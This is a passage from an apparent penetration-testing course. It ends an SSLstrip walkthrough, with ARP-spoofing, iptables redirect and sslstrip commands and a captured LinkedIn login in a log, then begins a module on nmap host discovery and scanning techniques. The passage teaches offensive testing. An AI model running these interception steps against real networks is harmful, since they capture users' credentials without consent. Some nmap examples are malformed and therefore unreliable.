
```
HTTP/1.1 301 Moved Permanently
Transfer-Encoding: chunked
Date: Sun, 08 Oct 2017 07:23:27 GMT
Connection: Close
Age: 0
Location: http://www.linkedin.com/
X-Li-Pop: prod-edc2
```

5. The browser now receives the HTTP Redirect message, but now the Location it should connect to is over http, not https! I will issue a new HTTP Request as follows:

```
GET / HTTP/1.1
Host: www.linkedin.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1)
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

6. Now, SSLstrip intercepts this HTTP Request; and since it has a map of the previous change, it knows that it should initiate an ***https*** connection to the web server. There will be an SSL/TLS handshake between SSLstrip (*spoofing the client*) and the web server. Once the SSL/TLS tunnel is established and SSLstrip receives the actual web content, it will forward that content to the browser over HTTP. The following is the first packet sent to the client after the hijacking:

```
HTTP/1.1 200 OK
Content-Length: 43398
X-XSS-Protection: 1; mode=block
X-Li-Pop: PROD-IDB2
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID=ajax:3723488108543707508; Path=/;
Domain=.www.linkedin.com
Set-Cookie: lang=v=2&lang=en-us; Path=/; Domain=linkedin.com
Set-Cookie: bcookie="v=2&80028585-7dda-45a1-8680-328a16ff03de";
domain=.linkedin.com; Path=/; Expires=Tue, 08-Oct-2019 19:01:01 GMT
Set-Cookie: bscookie="v=1&20171008072329d02e4666-997d-4fe1-8f36-
3aadd3651fa0AQHeYn16-_oFE2vbkMsWafirDP5efdvS";
domain=.www.linkedin.com; Path=/; Expires=Tue, 08-Oct-2019 19:01:01
GMT; HttpOnly
Set-Cookie:
lidc="b=TGST00:g=593:u=1:i=1507447409:t=1507533809:s=AQEM8Q
kdGiz3XPwz7mb7QZv49zSiFDHM"; Expires=Mon, 09 Oct 2017 07:23:29
GMT; domain=.linkedin.com; Path=/
Strict-Transport-Security: max-age=2592000
Vary: User-Agent
X-Li-Uuid: aPEZrG6H6xRAAAnwGSsAAA==
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Server: Play
X-Li-Fabric: prod-ltx1
Connection: keep-alive
X-Fs-Uuid: 68f119ac6e87eb14400009f0192b0000
Pragma: no-cache
Cache-Control: no-cache, no-store
Date: Sun, 08 Oct 2017 07:23:29 GMT
X-Frame-Options: sameorigin
X-Li-Proto: http/1.0
Content-Type: text/html; charset=utf-8
```



Running SSLstrip

In order to successfully run SSLstrip, we need to intercept traffic between the target (victim) and the gateway (router). This is done using ARP poisoning attack:

- *Enable IP Forwarding*

```
# sysctl –w net.ipv4.ip_forward=1
```


It is essential to make our Kali Linux system act as router so that the traffic interception – using ARP poisoning – becomes successful.

- *Run ARPspoof*

```
# arpspoof -i eth0 –t <target> -r <router>
```

Continuously poison the ARP caches of the target and the router (gateway), causing traffic between the target and the Internet to be redirected to the Kali system.

Once our ARP poisoning is handled, we can move on to configure a NAT (Network Address Translation) rule with port forwarding. This NAT rule will look for packets destined to port 80 (http) and once there is a match, that packet is then redirected internally to SSLstrip. In other words, SSLstrip will be listening internally on a certain port (e.g., 8080) so that its presence will not be known to the external world. Our Linux (Kali) system will redirect any HTTP packet to SSLstrip for the magic work.



- *Add a NAT Rule with Port Forwarding*

```
# iptables –t nat –A PREROUTING –j REDIRECT –p tcp \
–-destination-port 80 –-to-port 8080
```


-t nat	the rule is a Network Address Translation (NAT) rule.
-A PREROUTING	the rule is applied before the packet gets routed.
-j REDIRECT	the matching packet gets redirected.
-p tcp	the protocol.
--destination-port 80	apply the rule on packets destined to HTTP (port 80).
--to-port 8080	redirect the packets to port 8080 (*which will be used by sslstrip*).

- *Run SSLstrip*


```
# sslstrip –l 8080
```

SSLstrip will now run and listen on port 8080, to which http packets will be redirected as per the NAT rule above.

It is time to wait for the victim to connect to a secure website by sending first an HTTP Request to which the server will respond with an HTTP Redirect. SSLstrip will do its magic and the user will not be presented by an error message. The whole operation will be seamless. For example, if the user connects to www.linkedin.com, the browser will display:


http://www.linkedin.com/
LinkedIn: Log In or Sign Up
Linked in
email@mydomain.ext
Sign i
Be great at what you do
Get started - it's free.
First name
Last name
Email
Password (6 or more characters)
By clicking Join now, you agree to the LinkedIn User Agreement, Privacy Policy, and Cookie Policy.
Join now

When the user submits the username and password, SSLstrip will log the data to the file sslstrip.log in the current working directory. By typing cat sslstrip.log , you are now presented with the credentials (session_key and session_password):



```
","referer":"","trackingCode":null},"header":{"pageInstance":{"track
ageUrn":"urn:li:page:uno-reg-guest-home_jsbeacon"},"time":1507467537
2017-10-08 08:58:52,256 SECURE POST Data (www.linkedin.com):
session_key=email%40mydomain.ext&session_password=asdfasdfasdf&isJsE
-7dda-45a1-8680-328a16ff03de
root@kali:~# 
```

Final Notes

It is currently the trend to set websites over HTTPS. We see it more and more nowadays how web sites are switching from HTTP to HTTPS by implementing SSL/TLS through installing trusted Digital Certificates. All the “big” sites – like google.com, hotmail.com, youtube.com, facebook.com, linkedin.com, wikipedia.org, bing.com, and many others – have already implemented SSL/TLS. The only problem that is remaining is that web browser default to issuing the request over HTTP first unless the user types explicitly the prefix https:// . It can be expected that at one time in the future, such default behavior will change; and until that time, SSLstrip will always work.

Module 05 Network and System Scanning

Introduction

If you, the penetration tester, has conducted a proper intelligence gathering, you should know by now the public IP address range of your target organization. Such IP address range could be obtained from the WHOIS databases, or from DNS records. Alternatively, you could have obtained the IP address range during the initial scoping meeting with the target. And in case of an internal penetration testing, you would have also obtained the private IP address range of the target's LAN.

After being equipped with the network address range, whether external/public or internal/private, the actions required by the penetration tester can be summarized as follows:

I. *Host Discovery*: discovering the live hosts, or systems, within the network range.
II. *Port Scanning*: discovering the open ports on each live host.
III. *Service Identification*: discovering the actual service version running on each open port.
IV. *Operating System Fingerprinting*: discover the Operating System running on each host.

Each of the steps above will be explained in its own section below. However, fortunately there is a single powerful hacking tool that performs those action steps efficiently: it is the ***nmap*** tool. It comes pre-installed on Kali Linux. And its homepage is:

```
https://nmap.org
```

In the following sections, you will learn how to use nmap to perform each of the four actions mentioned above.

Host Discovery

The importance of host discovery cannot be underestimated. As penetration testers, we do not want to spend time trying to port-scan non-existing systems. Such attempts would waste a lot of time and resources.


There are different methods to discover live hosts in a given network range, or subnet. None of these methods can discover ***all*** live hosts with absolute certainty. In other words, there is always a possibility of *missing* certain hosts *if* the target has taken extra measures to hide them. Malicious hackers, who are not bound by time-constraint, can attempt to scan every port on every IP address within a network range. On the other hand, ethical hackers & penetration testers are bound by time-constraint. For that reason, it is essential to discuss the action of *host discovery* with the target client and frame a proper scope.

Host discovery methods are split into three categories based on the protocol used – ICMP, TCP, or UDP:

ICMP-Based Methods

These methods utilize the ICMP protocol to discover list hosts. The scanning machine, i.e., the attacker or the ethical hacker, initiates an ICMP request and waits for a reply. If there is a reply, the remote host is assumed to be up and running – that is, alive.

There are different types of ICMP packets. Each type is represented by a number in the ICMP packet. Let us have a look at the ICMP packet fields[1]:


0
4
8
12
16
20
24
28
32
Type
Code
Checksum
The TCP/IP Guide
Message Body
(For Error Messages, Encapsulated Portion of Original IP Datagram)

There are three pairs of types that are useful for discovering live hosts. These pairs are as follows:

1. **Echo Request/Reply (i.e., Ping)**

"**Ping**" is the traditional and most common way of determining if a remote host is alive or down. The scanning machine sends an Echo Request to a destination IP address; if it receives an Echo Reply from that address, then, the remote host (with such an IP address) is considered up and running. Otherwise, it is considered off. ICMP Echo Request is indicted by *Type number* ***8*** while the Echo Reply has *Type number* ***0***.

However, many system administrators disable "ping" on public/external servers. As such, pinging is not very reliable. What appears to be a dead IP address might be an alive host but configured to ignore ICMP Echo packets. Also, firewalls can be configured to drop incoming ICMP Echo Requests.

ICMP Echo scanning can be enabled on ***Nmap*** using the switch: -PE

2. **Timestamp Request/Reply**

Another method to discover if the remote host is alive or not is to send an ICMP Timestamp Request and wait for the reply. The Type number of ICMP Timestamp Request is **13** while the reply is **14**.

Timestamp discovery can be enabled on ***Nmap*** using the switch: -PP


3. **Address Mask Request/Reply**

The third ICMP discovery method is through the use of Address Mask Request (Type **17**) and Reply (Type **18**).

Address Mask discovery can be enabled on ***Nmap*** using the switch: -PM

TCP-Based Methods

If ICMP methods failed to determine that the remote host is alive, we can resort to using the TCP protocol. These methods use the TCP protocol, the packet structure of which is outlined below[2]:



One interesting portion of the TCP packet is the options field, and these are: ***U***: URG or Urgent, ***A***: ACK or Acknowledgement, ***P***: PSH or Push, ***R***: RST or Reset, ***S***: SYN or Synchronization, and ***F***: FIN or Finish. Setting these options in different combinations will give us different ways to discover or scan the target.

Also, TCP methods work similarly to ICMP methods in that the ethical hacker sends a TCP packet and waits for a reply. A reply indicates that the remote host is alive.

There are mainly two TCP methods of host discovery:

1. **TCP SYN Ping**

This method involves sending a TCP packet with **SYN** option "on" to one or more ports. Operating Systems generally respond with either a **SYN_ACK** packet – if the port is open – or a **RST** packet if the port is closed. Either reply indicates that the remote host is alive.

It is recommended to send multiple TCP SYN Ping packets to the most common ports. These ports are: **21**, **22,** **23**, **25**, **80**, **113**, **443**, and **31339**.

If no ports are specified, ***Nmap*** uses port **80** by default for **TCP SYN Ping**. SYN Ping can be enabled using the switch (-PS<ports>).

For example: -PS21,22,23,25,80,113,443,31339

2. **TCP ACK Ping**

This method involves sending TCP packet with ACK flag set. Generally, Operating Systems respond with a RST packet regardless if the destination port is open or closed. The receipt of the RST packet indicates that the remote host is alive.

It is recommended to send multiple TCP ACK Ping packets to the most common ports. These ports are: **21**, **22, 23**, **25**, **80**, **113**, **443**, and **31339**.

If no ports are specified, ***Nmap*** uses port **80** by default for **TCP ACK Ping**. ACK Ping can be enabled using the switch (-PA<ports>).

For example: -PA21,22,23,25,80,113,443,31339

UDP-Based Method

UDP protocol is a connection-less protocol, UDP packets may not solicit any reply from the remote host even if the port is open. Thus, it is not recommended to send UDP packets to an open UDP port. However, sending a UDP packet to a closed port will solicit an *ICMP Port Unreachable* packet.

In order to utilize the UDP protocol for host discovery, we send a UDP packet to a port that is most likely to be closed, i.e., a very high port number. If we get an ICMP Port Unreachable packet, that means the remote host is alive.

UDP Ping can be enabled on ***Nmap*** using the switch (-PU<port>). For example: -PU40125

We can put all the previous host discovery methods in one line with Nmap as follows:

```
#nmap -PE -PP -PM -PS21,22,23,25,80,113,443,31339
-PA21,22,23,25,80,113,443,31339 -PU40125 –sn <IP address range>
```

Port Scanning

Now that the penetration tester has a list of live hosts, the next step is to go through each live host IP address and scan all, or a range of, TCP/UDP ports. Port scanning is the process of finding which port is closed and which port is open. An open port is a port that has a listening network service on it, while a closed port is a port that is not used by the host. Each open port is a potential doorway into the target. As such, it is important to get accurate results regarding open ports. There are 65535 ports for each protocol: TCP and UDP.

It is not mandatory to scan all ports in a penetration test. However, it is always recommended to scan them all. Some compliance specifications, like PCI-DSS, require that all ports be scanned for the target organization to be certified.


When it comes to scanning TCP ports, there are different methods and techniques; however, there is only one method to scan UDP ports.


TCP Port Scanning

TCP port scanning involves sending a TCP packet to a destination port and waits for a response. There are different methods for scanning TCP ports. Each method involves a certain utilization of the **TCP option flags**. The following sections outline the most common TCP scanning methods:

1. TCP Connect Scan (a.k.a., Full Scan)

This method utilizes the full TCP handshake, hence the name "*full scan*," in order to figure whether the port is open or not. Also, this method is done using the "connect()" system call of the Operating System, hence the name "Connect Scan." The following diagrams illustrate this method:





This is the most basic form of port scanning. Typically, the same procedure is done to every port being scanned. It is slow compared to other methods. Furthermore, this method is easy to spot and get logged by Intrusion Detection System (IDS).


With Nmap, this method can be enabled using the switch -sT. For example:


```
#nmap –Pn -sT 1-1024 192.168.1.1
```

2. TCP SYN Scan (a.k.a, Half Scan)

If we have a close look at the previous method, we will see that we can identify an open port as soon as we receive the **SYN_ACK** packet from the target. There is *no* need to send the ACK packet that completes the TCP handshake. As such, we can speed up the scan by omitting this last packet; and this will also reduce traffic and processing power.

Because the handshake is not completed, such scanning method is called "**half scan**." And because all we need to send is the first SYN packet, this method is called "**SYN scan**." The following diagrams illustrate this method as follows:





When this scanning method was devised, it used to evade IDS's and other monitoring systems. And as such, it has been called "stealth." Back then, applications and systems would not log an *incomplete* handshake. However, modern systems log this type of scan.

This scanning method is very fast for two reasons: first, it does not rely on the "**connect**()" system call to initiate the TCP session; it is rather programmed – using socket programming – directly into the scanning software, thus, bypassing the operating system layers that can slow down the process. Second, since the handshake is not completed, the scanner does not bother sending the ACK packet, thus, reducing time and processing power and that will in turn speed up the scanning process.

This method is the most common and most widely used TCP scanning method. It is the default scanning method in **Nmap**. However, it can be explicitly enabled using the -sS switch. For example:

```
#nmap –Pn -sS 1-1024 192.168.1.1
```

3. TCP NULL, FIN, and XMAS Scan

These three methods work similarly to each other; and that is why they are generally grouped together:

- NULL Scan sends a TCP packet with no flags set.
- FIN Scan sends a TCP packet with on the FIN flag set.
- XMAS Scan sends a TCP packet with FIN, URG, and PSH flags set.

The underlying principle behind those three methods is that an Operating System should respond with a RST upon receiving such types of TCP packets (NULL, FIN, and XMAS) ***if*** the port is closed. However, if the port is open, there should be no reply. For this reason, these methods are reliable to know which ports are actually ***closed***. On the other hand, not receiving a reply could either mean the port is open or the port is filtered by a firewall/ACL.

Unfortunately, this underlying principle is not implemented by all OS's. UNIX-based OS's implement this principle, and thus, it is reliable to use these methods to find closed ports on UNIX-based system. On the other hands, Microsoft OS's and Cisco IOS's don't implement this principle and they respond with a RST regardless if the port is open or closed. As such, the scanning results of NULL, FIN, and XMAS scans are not reliable against these OS's.

These scanning methods can be enabled on ***Nmap*** using the following switches:


-sN	For NULL Scan


-sF	For FIN Scan
-sX	For XMAS Scan

4. TCP ACK Scan

The principle behind this method is to send a TCP packet with ACK flag set. OS's always respond with a RST packet regardless whether the port is open or closed. Thus, this method is not used to find the status of the port.

However, this method is more suitable to figure out whether the port is filtered by an ACL/Firewall or not. In other words, if we receive a RST packet, it means the port is *unfiltered*; if nothing is received, the port is assumed to be *filtered*. The following diagrams explain this behavior:





So, this method is good at finding the ACL rules of the firewall between our scanning machine and the target system. It can be enabled on ***Nmap*** using the switch -sA

```
#nmap –Pn -sA 1-1024 192.168.1.1
```

UDP Port Scanning

Given the connectionless nature of UDP protocol, UDP port scanning is very slow and difficult. Many open UDP ports do not reply to UDP probes, and closed ports reply with ICMP Port Unreachable at a rate of 1 packet/second.

It is performed by sending a UDP probe on a specific port to the target host. If ICMP Port Unreachable is received, the port is ***closed***. If a UDP response is received, which is very rare, the port is open. If nothing is received, the port is either open or filtered.

It is enabled on Nmap using the switch -sU

```
#nmap –Pn -sU 1-1024 192.168.1.1
```


Service Version Detection

In order to find vulnerabilities on the target system, we need to figure out which network services – along with their versions – are running on those open ports discovered thus far. By knowing the network service and its version (e.g., *IIS 8.5*, *Apache 2.2*, *etc*.), we can look for existing vulnerabilities associated with such network service.

Service Version Detection is performed by sending multiple packets with different options and parameters. Then, by examining the responses and comparing them to a database, ***Nmap*** is able to accurately identify the service and version. For example, even though both Apache and IIS listen on port 80 by default, the responses they generate to Nmap's requests differ from one another; and bases on these differences, Nmap can tell which network service is actually listening on the remotely open port 80.

Service Version Detection is enabled on ***Nmap*** using the switch -sV

The following snapshot shows Service Version Detection in action[3]:



```
C:\Nmap>nmap -sV 192.168.10.252

Starting Nmap 4.76 ( http://nmap.org ) at 2010-04-24 14:15 Eastern Daylight Time

Interesting ports on 192.168.10.252:
Not shown: 987 closed ports
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Microsoft IIS webserver 7.0
85/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
49158/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:41:A3:2E (VMware)
Service Info: OS: Windows

Host script results:
|  Discover OS Version over NetBIOS and SMB: OS version cannot be determined.
|_ Never received a response to SMB Setup AndX Request

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.97 seconds
```

Operating System (OS) Fingerprinting

The principle behind OS Fingerprinting is that different venders implement the TCP/IP stack differently. Not only that, each version of the OS released by the same vendor can have its own unique implementation of the TCP/IP stack. Bearing the unique TCP/IP implementation, the security community around the world always try to find a unique signature of each OS released.

